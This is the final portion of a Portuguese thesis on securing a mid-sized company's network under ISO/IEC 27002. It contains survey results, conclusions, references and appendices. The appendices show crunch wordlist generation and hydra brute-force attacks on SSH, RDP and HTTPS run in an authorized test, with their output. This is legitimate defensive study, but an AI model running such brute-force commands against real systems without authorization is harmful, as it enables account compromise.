


Gráfico 14. Treinamentos sobre segurança da informação

Fonte: Próprio autor

O objetivo desse ponto é verificar a questão de treinamentos sobre segurança da informação para os funcionários, se eles entendem sobre o assunto e o quanto eles estão preparados para lidar com isso. De acordo com o Gráfico 14, percebe-se que 40% dos funcionários possuem pouco treinamento, 40% dos funcionários possuem nível médio de treinamentos, 20% dos funcionários possuem nenhum treinamento. Podemos perceber que em sua maioria os funcionários consideram pouco o treinamento recebido sobre esta questão.

O oitavo ponto abordado foi a qualidade dos serviços prestados sobre segurança da informação.




Gráfico 15. Qualidade dos serviços prestados sobre segurança da informação

Fonte: Próprio autor

O objetivo desse ponto é verificar a qualidade dos serviços prestados sobre a segurança da informação. De acordo com o Gráfico 15 pode-se verificar que 71% dos funcionários classificam a qualidade como muito, enquanto 29% dos funcionários classificam a qualidade como média.

O nono e último ponto abordado foi a confiabilidade dos serviços prestados sobre segurança da informação.




Gráfico 16. Confiabilidade dos serviços prestados sobre segurança da informação
Fonte: Próprio autor

O objetivo desse tópico é verificar a confiança dos funcionários em relação aos serviços prestados sobre segurança da informação. De acordo com Gráfico 16 percebe-se que 71% dos funcionários possuem muita confiança nos serviços prestados, enquanto 29% dos funcionários afirmam ter media confiança.

Através do resultados dos testes da seção anterior e do questionário aplicado aos funcionários com relação a toda reestruturação ocorrida na organização, foi obtido dados suficientes para concluir este estudo de acordo com as hipóteses levantadas no início deste estudo. Na seção seguinte será apresentado a conclusão obtida através deste estudo.

4. CONCLUSÃO

Este trabalho teve por objetivo promover a segurança da informação em uma rede de computadores corporativa utilizando softwares livres com base nas melhores práticas propostas pela NBR ISO/IEC 27002:2005. O ambiente escolhido foi uma empresa de médio porte da região de Caratinga onde foi analisado as alterações na estrutura da rede de acordo com diretrizes da NBR ISO/IEC 27002:2005 diretamente ligada segurança em redes de computadores.

Para alcançar a segurança desejada pela empresa, impedindo intrusos externos a terem acesso as informações internas, foi eito a reestruturação da rede da organização onde foi verificado as melhores práticas propostas pela ISO 27002:2005.

A segurança desejada foi alcançada e pode ser observada através dos testes realizados na rede da empresa onde em todos os testes realizados mostrou que a invasão não obteve êxito. Assim podemos observar a eficácia da nova estruturação feita no ambiente de estudo.

Outro ponto analisado que mostra a eficiência da nova estruturação e que o objetivo do estudo foi alcançado foi demonstrado através do questionário respondido pelos próprios funcionários da empresa. Fica evidente na demonstração por gráfico que houve melhoria no ambiente empresarial referente a segurança da informação.

Assim podemos concluir que uma rede bem estruturada seguindo as diretrizes propostas pela ISO 27002:2005 proporciona a segurança da informação tão desejada atualmente pelas empresas, como esta empresa estudada. Os bons resultados do estudo refletem nos funcionários que mostraram satisfeitos com as mudanças realizadas.

Com o objetivo de estudo alcançado, podemos confirmar as hipóteses levantadas no início deste estudo, afirmando que a aplicação das melhores práticas da ISO/IEC 27002:2005 traz segurança nos processos internos de uma empresa de médio porte e que a utilização de softwares livres voltadas para segurança de redes resultam em mais segurança no ambiente corporativo da empresa.

Este estudo foi realizado para contribuir com os demais estudos realizados sobre a segurança da informação em redes de computadores e mostrar a importância de se conhecer a NBR ISO/IEC 27002:2005 que é fundamental para qualquer empresa que pretende manter suas informações seguras. Este estudo não tem como finalidade mostrar a melhor forma de promover a segurança e sim mostrar que a implementação da segurança da informação em

redes de computadores em uma empresa de médio porte é um ponto muito importante nos dias atuais e é necessário conhecimento das melhores práticas para promover segurança. Estas práticas estão presentes na NBR ISO/IEC 27002:2005.

Por fim, este trabalho mostrou como é importante a estruturação da rede de computadores em uma organização que trabalha processando dados e que deseja mantê-los seguro e que a participação da empresa e a contribuição dos funcionários são de grande importância para o sucesso desta ideia.

4.1. TRABALHOS FUTUROS

Este trabalho realizado trata-se de um estudo de caso onde o autor está ligado diretamente a todos os processos realizados. Sendo assim pode-se ampliar este estudo verificando o quanto outras empresas da região vem investindo em Segurança da Informação.

Outro ponto a ser estudado futuramente é aplicação das demais seções abordadas pela NBR ISO/IEC 27002:2005, que traz uma segurança completa no ambiente.

Por último, outro ponto a ser estudado é a implementação da segurança da informação com base na ISO 27033, que é uma ISO conhecida internacionalmente, totalmente voltada para a segurança da informação em redes de computadores, sendo muito mais minuciosa do que a ISO utilizada neste estudo.

REFERÊNCIAS

ABREU, Fabiano Rocha; PIRES, Herbert Domingues. **Gerência de Redes**. Niterói - RJ, 2009.

ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS. **ABNT NBR ISO/IEC 27002**. Rio de Janeiro: 2005.

ABNT. **ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS**. Disponível em: <<http://www.abntcatalogo.com.br/norma.aspx?ID=306582>> Acesso em: 27 abr. 2015.

KALI LINUX OFFICIAL DOCUMENTATION. **O que é o Kali Linux?** Disponível em: <<http://br.docs.kali.org/introduction-pt-br/o-que-e-o-kali-linux>>. Acesso em: 15 out. 2015.

BRITO, Edvaldo. **O que é ping?** 2012. Disponível em: <<http://www.techtudo.com.br/artigos/noticia/2012/04/o-que-e-ping.html>>. Acesso em: 22 nov. 2015.

CARVALHO, Luciano Gonçalves de. **Segurança de Redes**. 1. Ed. Rio de Janeiro: Editora Ciência Moderna, 2005.

COMUNIDADE BRASILEIRA PFSense. **O que é o pfSense?** 2011. Disponível em: <<http://www.pfsense-br.org/blog/o-que-e-o-pfsense/>>. Acesso em: 04 mai. 2015.

DANTAS, Marcelo Leal. **Segurança da Informação**. 1. Ed. Olinda: Livro Rápido – Elógica, 2011.

KALI LINUX OFFICIAL DOCUMENTATION. **What is Kali Linux?** 2015. Disponível em: <<http://docs.kali.org/introduction/what-is-kali-linux>>. Acesso em: 15 out. 2015.

FAGUNDES, L. L. In: **Aula 02 27k - Normas para Gestão da Segurança da Informação**. São Leopoldo: UNISINOS Notas de aula. Disponível em: <professor.unisinos.br/llemes/Aula02/Aula02.pdf> Acesso em: 05 abr. 2015.

FERNANDES, Jorge Henrique Cabral. **Gestão da Segurança da Informação e Comunicações**. Volume 1. Universidade de Brasília, Brasília, 2010.

FONTES, Edison. **Políticas e Normas para a Segurança da Informação**: Como desenvolver, implantar e manter regulamentos para a proteção da informação nas organizações. 1. Ed. Rio de Janeiro: Editora Brasport, 2012.

FOROUZAN, Behrouz A. **Comunicação de Dados e Redes de Computadores**. 3. Ed. São Paulo: Bookman, 2006.

GUIMARÃES, Alexandre Guedes; LINS, Rafael Dueire; OLIVEIRA, Raimundo. **Segurança com Privadas Virtuais VPN's**. 1. Ed. Rio de Janeiro, 2006.

KUROSE, James F.; ROSS, Keith W. **Redes de Computadores e a Internet**. 5. Ed. São Paulo, 2009.

MCCLURE, S.; SCAMBRAY, J.; KURTZ, G. **Hackers Expostos - 7ed: Segredos e Soluções para a Segurança de Redes. Tradução**. 7. ed. São Paulo: Bookman Editora, 2014.

NAKAMURA, E. T.; GEUS, P. L. de. **Segurança de Redes em Ambientes Cooperativos**. 7. Ed São Paulo: Novatec Editora, 2007.

NMAP. **Guia de Referência do Nmap**. Disponível em: <https://nmap.org/man/pt_BR>. Acesso em: 15 out. 2015.

PWC. **Pesquisa Global de Segurança da Informação 2013**. Disponível em: <http://www.pwc.com.br/pt_BR/br/estudos-pesquisas/assets/pesquisa-seguranca-informacao-13.pdf>. Acesso em: 08 abr. 2015.

SÊMOLA, Marcos. **Gestão da Segurança da Informação: Uma visão Executiva**. 2. Ed. Rio de Janeiro: Elsevier Editora, 2014.

TANENBAUM, Andrew S. **Redes de Computadores**. 4. Ed. Campus, 2003.

THC. **THC-HYDRA - fast and flexible network login hacker**. 2014. Disponível em: <<https://www.thc.org/thc-hydra>>. Acesso em: 15 out. 2015.

TORRES, Gabriel. **Redes de Computadores: Curso Completo**. 1. Ed. Rio de Janeiro: Axcel Books do Brasil Editora, 2001.

KALI LINUX TOOLS. **THC-Hydra | Penetration Testing Tools**. 2015. Disponível em: <<http://tools.kali.org/password-attacks/hydra>>. Acesso em: 15 out. 2015.


KALI LINUX TOOLS. **crunch | Penetration Testing Tools**. 2015. Disponível em: <<http://tools.kali.org/password-attacks/crunch>>. Acesso em: 15 out. 2015.

TRIBUNAL DE CONTAS DA UNIÃO. **Boas Práticas de Segurança da Informação**. 4. Ed. Brasília, 2012.

ANEXO 1 – AUTORIZAÇÃO**FORMULÁRIO DE LIBERAÇÃO PARA REDAÇÃO DE ESTUDO DE CASO**

Pela presente, em nome da CAMPOS & NEVES LIDERANÇA CONSTRUÇÕES E INCORPORAÇÕES LTDA, a qual represento neste ato, autorizo Rodrigo Eduardo Araújo Silva a iniciar um estudo de caso para fins acadêmicos para a FACULDADES INTEGRADAS DE CARATINGA (FIC), autorizando o uso do nome empresarial para a redação, podendo distribuí-lo e publicá-lo em sites, revistas, livros e coletâneas de casos que venham a ser organizados pela citada escola, sem nenhum ônus, cedendo todos os direitos inerentes a propriedade intelectual do caso à FIC.

Data: 21 de Julho de 2015

Assinatura: 

Nome completo do representante legal: Gustavo Castro Neves

Empresa: Campos e Neves Liderança Construções e incorporações LTDA
CNPJ: 02.884.029/0001-09
Endereço Completo: Av. Olegário Maciel nº 95, Centro, Caratinga, MG
Telefone: (33) 3329-3030

ANEXO 2 – QUESTIONARIO SOBRE A SEGURANÇA DA INFORMAÇÃO NA ORGANIZAÇÃO

Questionário de Trabalho de Conclusão de Curso – Segurança da Informação

Informações Iniciais

NOME DO FUNCIONÁRIO:
CARGO:
GRAU DE ESCOLARIDADE:

Mudanças na Redes de Computadores

Após as mudanças realizadas na redes de computadores da empresa, como você classificaria:	PESSIMO	RUIM	REGULAR	BOM	OTIMO
A organização atual dos dispositivos?					
A qualidade da sua rede atual?					
O acesso aos softwares utilizados?					
A sua segurança sobre as informações?					
A praticidade de acesso as informações?					
A recuperação de serviços após falhas?					
A responsabilidade das operações?					

Responsabilidades sobre a Segurança da Informação

Sobre a segurança da informação na organização atualmente, avalie:	NENHUM	POUCO	MEDIO	MUITO
A importância da segurança para a organização				
A importância que você dá a segurança da informação				
As atitudes da empresa para proporcionar a segurança da informação				
Suas atitudes para proporcionar a segurança da informação				
Seu comportamento com relação a segurança da informação				
Investimento da empresa em segurança da informação				
Treinamentos sobre segurança da informação				
Qualidade dos serviços prestados referente a segurança da informação				
Confiabilidade dos serviços prestados sobre a segurança da informação				

ANEXO 4 – CRIAÇÃO DE DICIONARIOS PARA EFETUAR ATAQUES DE FORÇA BRUTA

```
revz@revz:~$ crunch 1 5 -f charset.lst mixalpha-numeric-all -o /home/revz/Área\ de\ Trabalho/complexa2.txt
```

Crunch will now generate the following amount of data: 44427964856 bytes

42369	MB
41	GB
0	TB
0	PB

ANEXO 5 – ATAQUE A PORTA 22 SERVIÇO SSH

```
root@revz: # hydra -l root -P /home/revz/Área\ de\ Trabalho/Documentos\
novos/complexa2.txt -t 4 ssh://ipservidor
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2015-09-27 15:54:25
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent
overwriting, you have 10 seconds to abort...
[DATA] max 4 tasks per 1 server, overall 64 tasks, 866495 login tries (1:1/p:866495), ~3384
tries per task
[DATA] attacking service ssh on port 22
[ERROR] could not connect to ssh://ipservidor
```

ANEXO 6 – ATAQUE A PORTA 3320 SERVIÇO DE AREA DE TRABALHO REMOTA DO WINDOWS SERVER 2008

```
root@revz:/home/revz# hydra -l administrador -P /home/revz/Área\ de\ Trabalho/Ataques\
Brute\ Force/AtaquesUbuntu/Dicionarios/complexa2.txt -t 9 rdp://ipservidor:3320
```

Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (<http://www.thc.org/thc-hydra>) starting at 2015-09-28 21:13:24

[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover

[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...

[DATA] max 9 tasks per 1 server, overall 64 tasks, 866495 login tries (1:1/p:866495), ~1504 tries per task

[DATA] attacking service rdp on port 3320

[STATUS] 147.00 tries/min, 147 tries in 00:01h, 866348 todo in 98:14h, 9 active

[STATUS] 146.00 tries/min, 438 tries in 00:03h, 866057 todo in 98:52h, 9 active

[STATUS] 160.86 tries/min, 1126 tries in 00:07h, 865369 todo in 89:40h, 9 active

[STATUS] 135.27 tries/min, 2029 tries in 00:15h, 864466 todo in 106:31h, 9 active

[STATUS] 131.84 tries/min, 4087 tries in 00:31h, 862408 todo in 109:02h, 9 active

[STATUS] 122.34 tries/min, 5750 tries in 00:47h, 860745 todo in 117:16h, 9 active

[STATUS] 123.11 tries/min, 7756 tries in 01:03h, 858739 todo in 116:16h, 9 active

[STATUS] 127.42 tries/min, 10066 tries in 01:19h, 856429 todo in 112:02h, 9 active

[STATUS] 125.44 tries/min, 11917 tries in 01:35h, 854578 todo in 113:33h, 9 active

[STATUS] 124.32 tries/min, 13799 tries in 01:51h, 852696 todo in 114:20h, 9 active

[STATUS] 127.69 tries/min, 16216 tries in 02:07h, 850279 todo in 110:60h, 9 active

[STATUS] 127.36 tries/min, 18213 tries in 02:23h, 848282 todo in 111:01h, 9 active

[ERROR]: Connection closed

ANEXO 7 – ATAQUE A PORTA 443 SERVIÇO HTTPS

```
root@revz:/home/revz# hydra -l root -P /home/revz/Área\ de\ Trabalho/Documentos\
novos/complexa2.txt -t 9 https://ipservidor:443
```

Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (<http://www.thc.org/thc-hydra>) starting at 2015-09-27 16:05:33

[WARNING] The service http has been replaced with http-head and http-get, using by default GET method. Same for https.

[WARNING] You must supply the web page as an additional option or via -m, default path set to /

[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...

[DATA] max 9 tasks per 1 server, overall 64 tasks, 866495 login tries (1:1/p:866495), ~1504 tries per task

[DATA] attacking service http-get on port 443 with SSL

[ERROR] Child with pid 4371 terminating, can not connect

[ERROR] Child with pid 4375 terminating, can not connect

[ERROR] Child with pid 4373 terminating, can not connect

[ERROR] Child with pid 4376 terminating, can not connect

[ERROR] Child with pid 4372 terminating, can not connect

[ERROR] Child with pid 4378 terminating, can not connect

[ERROR] Child with pid 4374 terminating, can not connect

[ERROR] Child with pid 4379 terminating, can not connect

[ERROR] Child with pid 4377 terminating, can not connect

[ERROR] Child with pid 4381 terminating, can not connect

[ERROR] Child with pid 4380 terminating, can not connect

[ERROR] Child with pid 4382 terminating, can not connect

[ERROR] Child with pid 4385 terminating, can not connect

[ERROR] Child with pid 4384 terminating, can not connect

[ERROR] Child with pid 4387 terminating, can not connect

[ERROR] Child with pid 4390 terminating, can not connect

[ERROR] Child with pid 4388 terminating, can not connect

[ERROR] Child with pid 4393 terminating, can not connect

[ERROR] Child with pid 4392 terminating, can not connect

[ERROR] Child with pid 4394 terminating, can not connect

[ERROR] Child with pid 4398 terminating, can not connect